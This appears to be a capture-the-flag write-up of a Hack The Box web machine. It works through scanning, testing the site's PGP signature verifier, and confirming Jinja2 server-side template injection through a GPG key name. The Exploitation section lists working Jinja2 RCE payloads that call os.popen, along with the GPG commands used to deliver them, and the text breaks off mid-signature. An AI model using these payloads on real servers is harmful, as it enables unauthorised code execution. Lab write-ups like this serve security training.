

# Information Gathering

## 1) Found open ports

```
(vigneswar㉿vigneswar)-[~]
$ nmap 10.10.11.218
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 18:18 IST
Nmap scan report for 10.10.11.218
Host is up (0.64s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 55.70 seconds
```

## 2) Found a website

The screenshot shows a Firefox browser window with the title bar "Secret Spy Agency | ×". The address bar displays "https://ssa.htb". Below the address bar, the Kali Linux navigation bar is visible with links like "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area of the browser shows the "Secret Spy Agency" website. The header features the site's name "Secret Spy Agency" and a navigation menu with "Home", "About", and "Contact". The main section is titled "Our Mission" with the text: "We leverage our advantages in technology and cybersecurity consistent with our authorities to strengthen national defense and secure national security systems." A blue button labeled "EXPERIENCE SSA" is present. At the bottom of the browser window, there are three cards: "Research" (blue icon), "Signals Intelligence" (blue icon), and "Academics" (blue icon). Each card has a small descriptive text below it.

## 3) Found a encryption functionality

Secret Spy Agency | × +

https://ssa.hbt/guide

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# Secret Spy Agency

Home About Contact

## PGP Encryption Demonstration

Practice by importing our public [key](#) and encrypting, signing, and verifying messages.

If you correctly encrypted a message with OUR public PGP key, we will automatically decrypt it and display it here.

Encrypted Text:

Decrypted Message:

Decrypt Message

Public Key:

Encrypted Message:



-----BEGIN PGP PUBLIC KEY BLOCK-----

```
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
```

#### 4) Checked about how to encrypt

If you specifically want the output to be in the PGP message format, you can use the `gpg` command to encrypt a message and create an ASCII-armored output. Here's an example:

bash

 Copy code

```
gpg --armor --recipient "Your Name" --encrypt --output encrypted_message.asc
```

Replace "Your Name" with your actual name (as you provided during the key generation), and adjust filenames accordingly. This command encrypts the `input\_message.txt` file using your public key and creates an ASCII-armored output file called `encrypted\_message.asc`.

The `--armor` option ensures that the output is in ASCII format suitable for inclusion in email messages or other text-based contexts. The resulting `encrypted\_message.asc` file should look similar to the PGP message format you provided.

#### 5) Nothing happens

```
(vigneswar@vigneswar)-[~/sandworm]
$ gpg --armor --recipient "D6BA9423021A0839CCC6F3C8C61D429110B625D4" --encrypt --output encrypted_message.asc hello.txt
gpg: 6BB733D928D14CE6: There is no assurance this key belongs to the named user
      Thank you for your submission.
sub  rsa4096/6BB733D928D14CE6 2023-05-04 SSA (Official PGP Key of the Secret Spy Agency.) <atlas@ssa.htb>
Primary key fingerprint: D6BA 9423 021A 0839 CCC6  F3C8 C61D 4291 10B6 25D4
Subkey fingerprint: 4BAD E0AE B5F5 5080 6083  D5AC 6BB7 33D9 28D1 4CE6

It is NOT certain that the key belongs to the person named
in the user ID. If you *really* know what you are doing,
you may answer the next question with yes.

Use this key anyway? (y/N) y
File 'encrypted_message.asc' exists. Overwrite? (y/N) y
```

Submit tips. Speak up. Make a difference.

Do you have a lead that could help us? Submit a PGP-encrypted tip here and we'll get back to you.

Encrypted Text:

Thank you for your submission.

Encrypt a message with our  
public key and paste it here.

*Don't know how to use PGP? Check out our [guide](#)*

## 6) Checked how to sign a message

### 1. Install GPG:

Install GPG on your system.

### 2. Generate a Key Pair:

Run `gpg --gen-key` and follow the prompts to create your key pair.

### 3. List Your Keys:

Use `gpg --list-secret-keys` to find your Key ID.

### 4. Sign a Message:

Create a message file (e.g., `message.txt`) and sign it with:

bash

 Copy code

```
gpg --detach-sign --local-user "Your Key ID" --output signed_message.sig me
```

### 5. Verify the Signature:

Verify the signature with:

bash

 Copy code

```
gpg --verify signed_message.sig message.txt
```

Ensure to keep your private key secure and share your public key for verification.

```
(vigneswar㉿vigneswar)-[~/sandworm]$ gpg --gen-key
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Note: Use "gpg --full-generate-key" for a full featured key generation dialog.

GnuPG needs to construct a user ID to identify your key.

Real name: testname
Email address: test@test.com
You selected this USER-ID:
  "testname <test@test.com>"

Change (N)ame, (E)mail, or (O)key/(Q)uit? o
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: directory '/home/vigneswar/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/home/vigneswar/.gnupg/openpgp-revocs.d/6E828857BD7E98BFF949D9A41C5AD4C62C1DC704.rev'
public and secret key created and signed.

TzD5J1PDeLHuTQOOqY8gzKFuRwyHOPuvfJoowwP4q6aB2H+pDGD2ewCHBGj2waK
pub  rsa3072 2023-11-14 [SC] [expires: 2025-11-13]
      6E828857BD7E98BFF949D9A41C5AD4C62C1DC704
uid            testname <test@test.com>
sub  rsa3072 2023-11-14 [E] [expires: 2025-11-13]Bn0YlZkJhbzZBrTLBVqcU2/nkS8Rswy2rqdKo
      a3xUUFA+ovyEC0D1/IRMjrxWRRmnAw261/BGzDFXP8E79oklutrRpSe7VOBI7U

Encrypt Message
Signed Text:
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256
This message has been signed with the o
Import our public key linked above into yo
```

```
(vigneswar㉿vigneswar)~[~/sandworm]
$ gpg --armor --clear-sign --output signed_message.asc message.txt
(vigneswar㉿vigneswar)~[~/sandworm]
$ cat signed_message.asc
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

test
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCgAdFiEEboKIV71+mL/5SdmkHFrUxiwdxwQFAmVTe/0ACgkQHFrUxiwd
xwQ0RAv/XZjL8Ck6cQfwk23nBKdvPqGbQMogVkOUWtSTSgT2WHrlKmb1btmc+Erx
+d+dzxMPHKigMdPGAU9tLjMe8ePrdbInLYMXcsXWPbziWdfIIMTw16AMWXdI6Bv
DBvb4NtqWLntW9TboXAtLQ7rg0Ea8AEZWw7qCo10Hin5R6EqXfj1NR93hcj1hA/9
N+NUzxTaPnrgizz+sCZtLi9Dm+XiLTU/R/yNCInn80fpGX2/2eL6sVvu2FwH7x+A
iBCUO/RdLkLWmirSWE08enNyAPSj+N+dDu9x5ksDGnICiWYHkQvMjZLrIoWcCle
Ty9p5mlBxmpGZ+PICTlWHGHQzpHvh3nMvKUjgvJONJUB3NPvxdlBbZPnZbxDt7g
7UkaTIZcSUe6emR4mr9XTk0gBnYcacq9Zs2hZIv5IS4KCkydeYTCKbH50L//ZrDR
0HzZ+BmNmGhWFTaHYcu8x6RYBGt6cNzgaAYWhhumhXbMhGyh8Nq0XH05BVIKA196
n6CJAcTx
=E0oD
-----END PGP SIGNATURE-----
```

```
└─(vigneswar㉿vigneswar)-[~/sandworm]
$ cat public_key.asc
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
```

```
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
```

7) It uses templates, we can try for server side template injection (SSTI)

**Public Key:**

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
KRPixTizq5AMFrzDjHUpLzVVVKRWIND+QSItt5D/SJrGnv
Z8/uNBrxGpmQGHRp6ZINH+bdlV34CN7KBMPQMc
/mkX8OutZ9D2rZu
eCiA6j2bEC4Tq2rBIGDyo9vdZYwH5PDVDvZExGnVh8
BJvZ21IFU1+kI9egNaeEKEbQ9OYlwm2oaX+ZjhC6vQb
+sPwUpWF5dVdrq5OtNzte392W3zAhbHmNrG8s9/bC
mf9SeR0MjLsLqjdyfPNfbTMmTRRUh0odWj2ddsdzk
z8Lv1Xu04zvx2UVgk0K7TP0msC86byD3WmoDkBoD
us9kKcNiCacOWCDyKzAZ2Cs8ybZlcTcoxafD0HUhJ4f
=qxCn
-----END PGP PUBLIC KEY BLOCK-----
```

**Signature Verification Result**

```
Signature is valid! [GNUPG:] NEWSIG gpg: Signature made Tue 14
Nov 2023 01:54:05 PM UTC gpg: using RSA key
6E828857BD7E98BFF949D9A41C5AD4C62C1DC704 [GNUPG:]
KEY_CONSIDERED
6E828857BD7E98BFF949D9A41C5AD4C62C1DC704 0 [GNUPG:]
SIG_ID BSWZFWVcPNv/80+2Z9Al7GOS2LM 2023-11-14
1699970045 [GNUPG:] KEY_CONSIDERED
6E828857BD7E98BFF949D9A41C5AD4C62C1DC704 0 [GNUPG:]
GOODSIG 1C5AD4C62C1DC704 testname gpg: Good signature
from "testname " [unknown] [GNUPG:] VALIDSIG
6E828857BD7E98BFF949D9A41C5AD4C62C1DC704 2023-11-14
1699970045 0 4 0 110 01
6E828857BD7E98BFF949D9A41C5AD4C62C1DC704 [GNUPG:]
TRUST_UNDEFINED 0 pgp gpg: WARNING: This key is not
certified with a trusted signature! gpg: There is no indication that
the signature belongs to the owner. Primary key fingerprint: 6E82
8857 BD7E 98BF F949 D9A4 1C5A D4C6 2C1D C704
```

[Close](#)

-----BEGIN PGP SIGNED MESSAGE-----

## Vulnerability Assessment

### 1) It is vulnerable to SSTI

```
(vigneswar@vigneswar)-[~/sandworm]
$ gpg --gen-key
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Note: Use "gpg --full-generate-key" for a full featured key generation dialog.

GnuPG needs to construct a user ID to identify your key.
Real name: {{7*7}} /mkX8OutZ9D2rZu
Email address: eCiA6j2bEC4Tq2rBIGDyo9vdZYwH5PDVDvZExGnVh8
You selected this USER-ID: BJvZ21IFU1+kI9egNaeEKEbQ9OYlwm2oaX+ZjhC6vQb
"{{7*7}}"
Change (N)ame, (E)mail, or (O)key/(Q)uit? 0
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: revocation certificate stored as '/home/vigneswar/.gnupg/openpgp-revocs.d/5B4080372A2CA1E997D223C7C1A511F7C6EAA54A.rev'
public and secret key created and signed.

pub    rsa3072 2023-11-14 [SC] [expires: 2025-11-13]
      5B4080372A2CA1E997D223C7C1A511F7C6EAA54A
uid            {{7*7}}
sub    rsa3072 2023-11-14 [E] [expires: 2025-11-13]
```

**Signature Verification Result**

```
Signature is valid! [GNUPG:] NEWSIG gpg: Signature made Tue 14
Nov 2023 01:54:05 PM UTC gpg: using RSA key
6E828857BD7E98BFF949D9A41C5AD4C62C1DC704 [GNUPG:]
KEY_CONSIDERED
6E828857BD7E98BFF949D9A41C5AD4C62C1DC704 0 [GNUPG:]
SIG_ID BSWZFWVcPNv/80+2Z9Al7GOS2LM 2023-11-14
1699970045 [GNUPG:] KEY_CONSIDERED
6E828857BD7E98BFF949D9A41C5AD4C62C1DC704 0 [GNUPG:]
GOODSIG 1C5AD4C62C1DC704 testname gpg: Good signature
from "testname " [unknown] [GNUPG:] VALIDSIG
6E828857BD7E98BFF949D9A41C5AD4C62C1DC704 2023-11-14
1699970045 0 4 0 110 01
6E828857BD7E98BFF949D9A41C5AD4C62C1DC704 [GNUPG:]
TRUST_UNDEFINED 0 pgp gpg: WARNING: This key is not
certified with a trusted signature! gpg: There is no indication that
the signature belongs to the owner. Primary key fingerprint: 6E82
8857 BD7E 98BF F949 D9A4 1C5A D4C6 2C1D C704
```

[Close](#)

Signature Verification Result

Public Key:

```


-----BEGIN PGP PUBLIC KEY BLOCK-----
PqUNvCNEoJKo5qL4xF/RZUQHIMDCTNpuvvwCy+ijTAvsu
Rn2u2vp6+/APIMtGbFxIQBUzBLzhbJ6giy5w8uxTNv2Y
pWdt7Ike8ajhE0EcqGY6clp/0a6le1nVv4KqZGh/uv6Ik
7xI94duOr6rw26pkLigh5dfMFV3lyhLAseFonhwHyeyA
+v7WhstAvqjK7yHCKZLbsLvL+xzwbk5v7VN3P83S8UR
Z3Jea8i7DpcrAJ4vFxpvh3OjE3UlsOKxHv8ELYZflGRjv8
4//Gdm4iusj5SBvS7DPLVbNhsHfi39R3wBM13C+qZ
L94CXFRx
=nwg2
-----END PGP PUBLIC KEY BLOCK-----

```

Signature is valid! [GNUPG:] NEWSIG gpg: Signature made Tue 14 Nov 2023 02:03:38 PM UTC gpg: using RSA key  
5B4080372A2CA1E997D223C7C1A511F7C6EEAA54A [GNUPG:]  
KEY\_CONSIDERED  
5B4080372A2CA1E997D223C7C1A511F7C6EEAA54A 0 [GNUPG:]  
SIG\_ID yDxrzLrw0EX1HcTF5UXUq/UbAZQ 2023-11-14  
1699970618 [GNUPG:] KEY\_CONSIDERED  
5B4080372A2CA1E997D223C7C1A511F7C6EEAA54A 0 [GNUPG:]  
GOODSIG C1A511F7C6EEAA54A 49 gpg: Good signature from "49"  
[unknown] [GNUPG:] VALIDSIG  
5B4080372A2CA1E997D223C7C1A511F7C6EEAA54A 2023-11-14  
1699970618 0 4 0 110 01  
5B4080372A2CA1E997D223C7C1A511F7C6EEAA54A [GNUPG:]  
TRUST\_UNDEFINED 0 pgp gpg: WARNING: This key is not  
certified with a trusted signature! gpg: There is no indication that  
the signature belongs to the owner. Primary key fingerprint: 5B40  
80372A2C A1E9 97D2 23C7 C1A5 11F7 C6EA A54A

Close

-----BEGIN PGP SIGNED MESSAGE-----



2) Seems like Jinja2

Public Key:

```
E8vMljGkVHp7/OepSaLU2WiQYAjpMONcomu65ouTt5  
0sfhZwiMahNVAlcmwBj9urrUaiyXdZDYM+0SAZCOOA  
YZcGKhoB1KEmBbhS8sIf/c2x6Zl1duXBWbnh3wbtAKH  
0E5ZWwWb7ENYsmEMChV+gPOobh52qbulo5u64ya/  
4ky/aUSvhZCSNysZIgCHUxx7H/zlexAueiYEs0zzck/9L  
9gqlF6z88kZoHVP936toRZhL5BKn2o1NhsDxOWnNya  
Sg==  
=GV TJ  
-----END PGP PUBLIC KEY BLOCK-----
```

### Signature Verification Result

Signature is valid! [GNUPG:] NEWSIG gpg: Signature made Tue 14 Nov 2023 03:25:55 PM UTC gpg: using RSA key 59F18E119D2AC0A85754192DCA41082644BDD0EF [GNUPG:] KEY\_CONSIDERED 59F18E119D2AC0A85754192DCA41082644BDD0EF 0 [GNUPG:] SIG\_ID pPrDzvvGNKoBwv6rG0NapSr8XJA 2023-11-14 1699975555 [GNUPG:] KEY\_CONSIDERED 59F18E119D2AC0A85754192DCA41082644BDD0EF 0 [GNUPG:] GOODSIG CA41082644BDD0EF 777777 gpg: Good signature from "777777" [unknown] [GNUPG:] VALIDSIG 59F18E119D2AC0A85754192DCA41082644BDD0EF 2023-11-14 1699975555 0 4 0 110 01 59F18E119D2AC0A85754192DCA41082644BDD0EF [GNUPG:] TRUST\_UNDEFINED 0 pgp gpg: WARNING: This key is not certified with a trusted signature! gpg: There is no indication that the signature belongs to the owner. Primary key fingerprint: 59F1 8E11 9D2A COA8 5754 192D CA41 0826 44BD D0EF

Close

## Exploitation

### 1) Generated payload

RCE not dependant from `__builtins__`:

```
{} self._TemplateReference__context.cycler.__init__._.globals__.os.popen('id').read() {}  
{} self._TemplateReference__context.joiner.__init__._.globals__.os.popen('id').read() {}  
{} self._TemplateReference__context.namespace.__init__._.globals__.os.popen('id').read()  
  
# Or in the shortest versions:  
{} cycler.__init__._.globals__.os.popen('id').read() {}  
{} joiner.__init__._.globals__.os.popen('id').read() {}  
{} namespace.__init__._.globals__.os.popen('id').read() {}
```

```

(vigneswar㉿vigneswar)-[~/sandworm]
$ gpg --armor --clear-sign --output signed_message.asc message.txt && cat signed_message.asc
c && echo "\n\n" && gpg --armor --export
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

test
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCgAdFiEE+dyqUrlQVAL1SbHW2SsOcXc8oyYFAmVTkmAACgkQ2SsOcXc8
oybtcQwAlEgNiCJwMCqVU4AnlAnWTzLKQAOYdWSSBbm/dVe3BACRwAOv+adHZFE6
Ro62rOB2jSD8f2IxuaUt5Eq4sCGVy8wWKbzgZx43RNzqB0nPqjPqYmDPmEuFGkUK
9rBH/ZZ5tJuyXphgfG5dJ4cKYCHriv/rdhjppfYlwoWH2Uyr1/HXwT5ypkE6vTSE
ePJ9cFaDR6s/Yg16qXj1l/ptkw8YQaZjNDbuNvjfo6dHkUiLTuKpI+ZVYDdCIJX+
